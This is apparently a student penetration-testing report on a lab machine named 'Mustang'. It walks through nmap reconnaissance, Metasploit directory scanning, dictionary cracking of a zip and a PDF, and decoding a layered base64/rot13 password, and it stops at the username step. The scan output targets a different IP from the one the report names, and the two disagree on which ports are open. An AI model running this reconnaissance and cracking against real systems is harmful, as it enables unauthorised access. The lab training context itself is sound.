# PENETRATION TESTING REPORT

*Name of the Machine*
*MUSTANG*

Mohammed Jaseem Tp

May 2021

# Table of Content

1. **Penetration testing**

1.1 Introduction

1.2 Vulnerable system

1.3 Severity

1.4 Tools used

2. **High level summary**

2.1 Recommendation

3. **Procedure**

3.1 Information gathering

3.2 Directory scanning

3.3 Zip file Cracking

3.4 Pdf password Cracking

3.5 Finding Username

3.6 SSH login

3.7 Privilege escalation

5. **House cleaning**

6. **Conclusion**

# 1.Penetration testing

## 1.1 Introduction

The penetration testing is done on mustang machine that installed in localhost with ip address 192.168.43.187 and there will be found open ports 80 and 22 with services http and ssh respectively and a live website.

## 1.2 Vulnerable system

192.168.43.187

## 1.3 Severity

**Critical**

## 1.3 Tools used

**Nmap:**

Nmap is a tool used to discover hosts and ports on a computer network and also discover the operating system running on the machine.

**Metasploit:**

**Metasploit** Framework includes of **auxiliary** modules that perform **scanning** the directory listing

**Fcrackzip:**

It is able to crack password protected zip files with brute force

**Pdfcrack:**

It is able to crack password PDF files with brute force

**Nano text editor:**

Use to modify the text file

## 2. High level summary

Mohammed Jaseem Tp was tasked with a penetration testing in the Vulnerable machine , an attack is performed in remotely hosted system. The focus of the penetration test is to gain access to the system user and a user with administrator privileges.


While conducting the penetration testing, there where found several open ports and vulnerable web site running on linux operating system. i was able to gain access to the machine through the vulnerable machine using privilege escalation primarily due to poor validation of executable file for non-root users. During penetration testing I had administrative level access to the system. The system were exploited and access granted.

### 2.1 Recommendation

Mohammed Jaseem recommends patching the vulnerabilities identified during the penetration test to ensure that an attacker cannot exploit this system in future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program in order to mitigate additional vulnerabilities that may be discovered at a later date.

# 3. Procedure

## 3.1 Information gathering




```
┌──(root💀kali)-[/home/predator]
└─# nmap -F -sV -O -A 10.10.10.229
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-25 14:30 IST
Nmap scan report for 10.10.10.229
Host is up (0.35s latency).
Not shown: 97 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|_  4096 52:47:de:5c:37:4f:29:0e:8e:1d:88:6e:f9:23:4d:5a (RSA)
80/tcp   open  http    nginx 1.17.4
|_http-server-header: nginx/1.17.4
|_http-title: Site doesn't have a title (text/html).
3306/tcp open  mysql   MySQL (unauthorized)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
Aggressive OS guesses: Linux 4.15 - 5.6 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.3 (95%),
6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 5.0 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 143/tcp)
HOP RTT       ADDRESS
1   406.97 ms 10.10.14.1
2   406.99 ms 10.10.10.229

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.97 seconds
```

Using nmap tool find out all the ports and services running in the machine.

## 3.2 Directory Scanning

The dir_scanner module scans one or more web servers for interesting directories that can be further explored.

Directory listed - /zipfiles and /icons




```
msf6 > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > show options

Module options (auxiliary/scanner/http/dir_scanner):

   Name        Current Setting                                          Required  Description
   ----        ---------------                                          --------  -----------
   DICTIONARY  /usr/share/metasploit-framework/data/wmap/wmap_dirs.txt  no        Path of word dictionary to use
   PATH        /                                                        yes       The path  to identify files
   RHOSTS                                                               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       80                                                       yes       The target port (TCP)
   SSL         false                                                    no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                                                        yes       The number of concurrent threads (max one per host)
   VHOST                                                                no        HTTP server virtual host

msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 192.168.43.187
RHOSTS ⇒ 192.168.43.187
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.168.43.187
[+] Found http://192.168.43.187:80/icons/ 403 (192.168.43.187)
[+] Found http://192.168.43.187:80/zipfiles/ 200 (192.168.43.187)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) > █
```

By opening 192.168.43.187/zipfiles directory we can download secret.zip

## 3.3 Zip password Cracking

Fcrackzip tool used for brute forcing the zip file using rockyou.txt




```
┌──(predator㉿kali)-[~/tools]
└─$ git clone https://github.com/hyc/fcrackzip.git
Cloning into 'fcrackzip'...
remote: Enumerating objects: 42, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 42 (delta 0), reused 1 (delta 0), pack-reused 38
Receiving objects: 100% (42/42), 124.13 KiB | 179.00 KiB/s, done.
Resolving deltas: 100% (5/5), done.

┌──(predator㉿kali)-[~/tools]
└─$ sudo apt install john fcrackzip wordlists
[sudo] password for predator:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
john is already the newest version (1.9.0-Jumbo-1-0kali3).
wordlists is already the newest version (0.3-1kali3).
The following NEW packages will be installed:
  fcrackzip
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 28.9 kB of archives.
After this operation, 82.9 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 fcrackzip amd64 1.0-11 [28.9 kB]
Fetched 28.9 kB in 8s (3,702 B/s)
Selecting previously unselected package fcrackzip.
(Reading database ... 359010 files and directories currently installed.)
Preparing to unpack .../fcrackzip_1.0-11_amd64.deb ...
Unpacking fcrackzip (1.0-11) ...
Setting up fcrackzip (1.0-11) ...
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for kali-menu (2021.2.3) ...

┌──(predator㉿kali)-[~/tools]
└─$ cd

┌──(predator㉿kali)-[~]
└─$ fcrackzip -u -D -p /home/predator/Desktop/rockyou.txt /home/predator/Desktop/secret.zip


PASSWORD FOUND!!!!: pw == sunday

┌──(predator㉿kali)-[~]
└─$ 
```

Found Password = **sunday**.

“Now need to find password for the PDF “

## 3.4 PDF password Cracking


pdfcrack tool used for brute forcing the zip file using rockyou.txt



```
┌──(predator㉿kali)-[~/Desktop]
└─$ pdfcrack -w rockyou.txt mi5hal.pdf
PDF version 1.6
Security Handler: Standard
V: 2
R: 3
P: -1060
Length: 128
Encrypted Metadata: True
FileID: 8870d39cc8c9084abec7a058a9e213e7
U: c743ba5a61fcd6a1d0ef9fff4ff5c9f700000000000000000000000000000000
O: 236387c5478a49186dfad288c403fcc5b9225740d87234de1fe40573795abb39
Average Speed: 43773.1 w/s. Current Word: 'loveney'
Average Speed: 44907.4 w/s. Current Word: 'girlfriendf'
Average Speed: 43640.6 w/s. Current Word: 'yabelin1'
Average Speed: 44639.9 w/s. Current Word: 'stefja'
found user-password: 'scarletflower'

┌──(predator㉿kali)-[~/Desktop]
└─$ 
```

Password Found: **scarletflower**

Bye using the password we can open the pdf file and we get a chipper text which points a secure pass



This is highly secure password with multi encryption and that too multiple times ;)


It’s so so secure LOL !


---------------------------------------------------------------------------------------------------------------------


Vm0wd2QyVkhVWGhVV0dSUFZsZFNXVll3WkRSV1JteDBaRWhrVlUxV2NEQlVWbU0xVmpGS2RHVkdX
bFpOYWtFeFZtcEtTMU5IVmtsaVJtaG9UV3N3ZUZadGNFdFRNVTVJVm10a2FWSXdXbFJXYWtwdlpWW
mtWMXBFVWxwV01ERTFWVEowVjFaWFNraFZhemxhVmpOb2FGcFdXbUZqYkhCSlkwZDRVMkpXU2x
sV1Z6QXhVekpHUjFOdVVtaFNlbXhXVm0xNGQyVnNVbFZTYlVacVlrWmFlVmRyV205aFZscHlWMVJDVj
AxdVVuWlZla1poVjBaT2NscEhjRk5pUlhCb1YxWlNSMWxXYkZkalJtaHNVakJhV0ZsclpGTmxWbGw1Wl
VWT1YwMXJWak5aTUZwVFZqRmFWMk5HVG1GU1JWcEVWbGQ0UTFaVk1VVmhlakE5


---------------------------------------------------------------------------------------------------------------------


Decrypting the cipher using base64 in multiple times
























Base64 decode

WlVjMWFHTlhUakpqV0ZwM1pGZEtOV0ZFUFQwPQ==


ZUc1aGNXTjJjWFp3ZFdKNWFEPT0=



Base64 decode

ZUc1aGNXTjJjWFp3ZFdKNWFEPT0=

eG5hcWN2cXZwdWJ5aA==




Base64 decode

eG5hcWN2cXZwdWJ5aA==

xnaqcvqvpubyh

After decrypting 11 times with base64 got “ xnaqcvqvpubyh ” which can’t we decrypted using base 64, so bye using rot13 algorithm we can decrypt it



rot13.com

xnaqcvqvpubyh


kandpidicholu

So after decrypting the chipper text in the pdf we got a password “ **kandpidicholu** “

## 3.5 Finding Username

We found the password “ kandpidicholu “ from the pdf

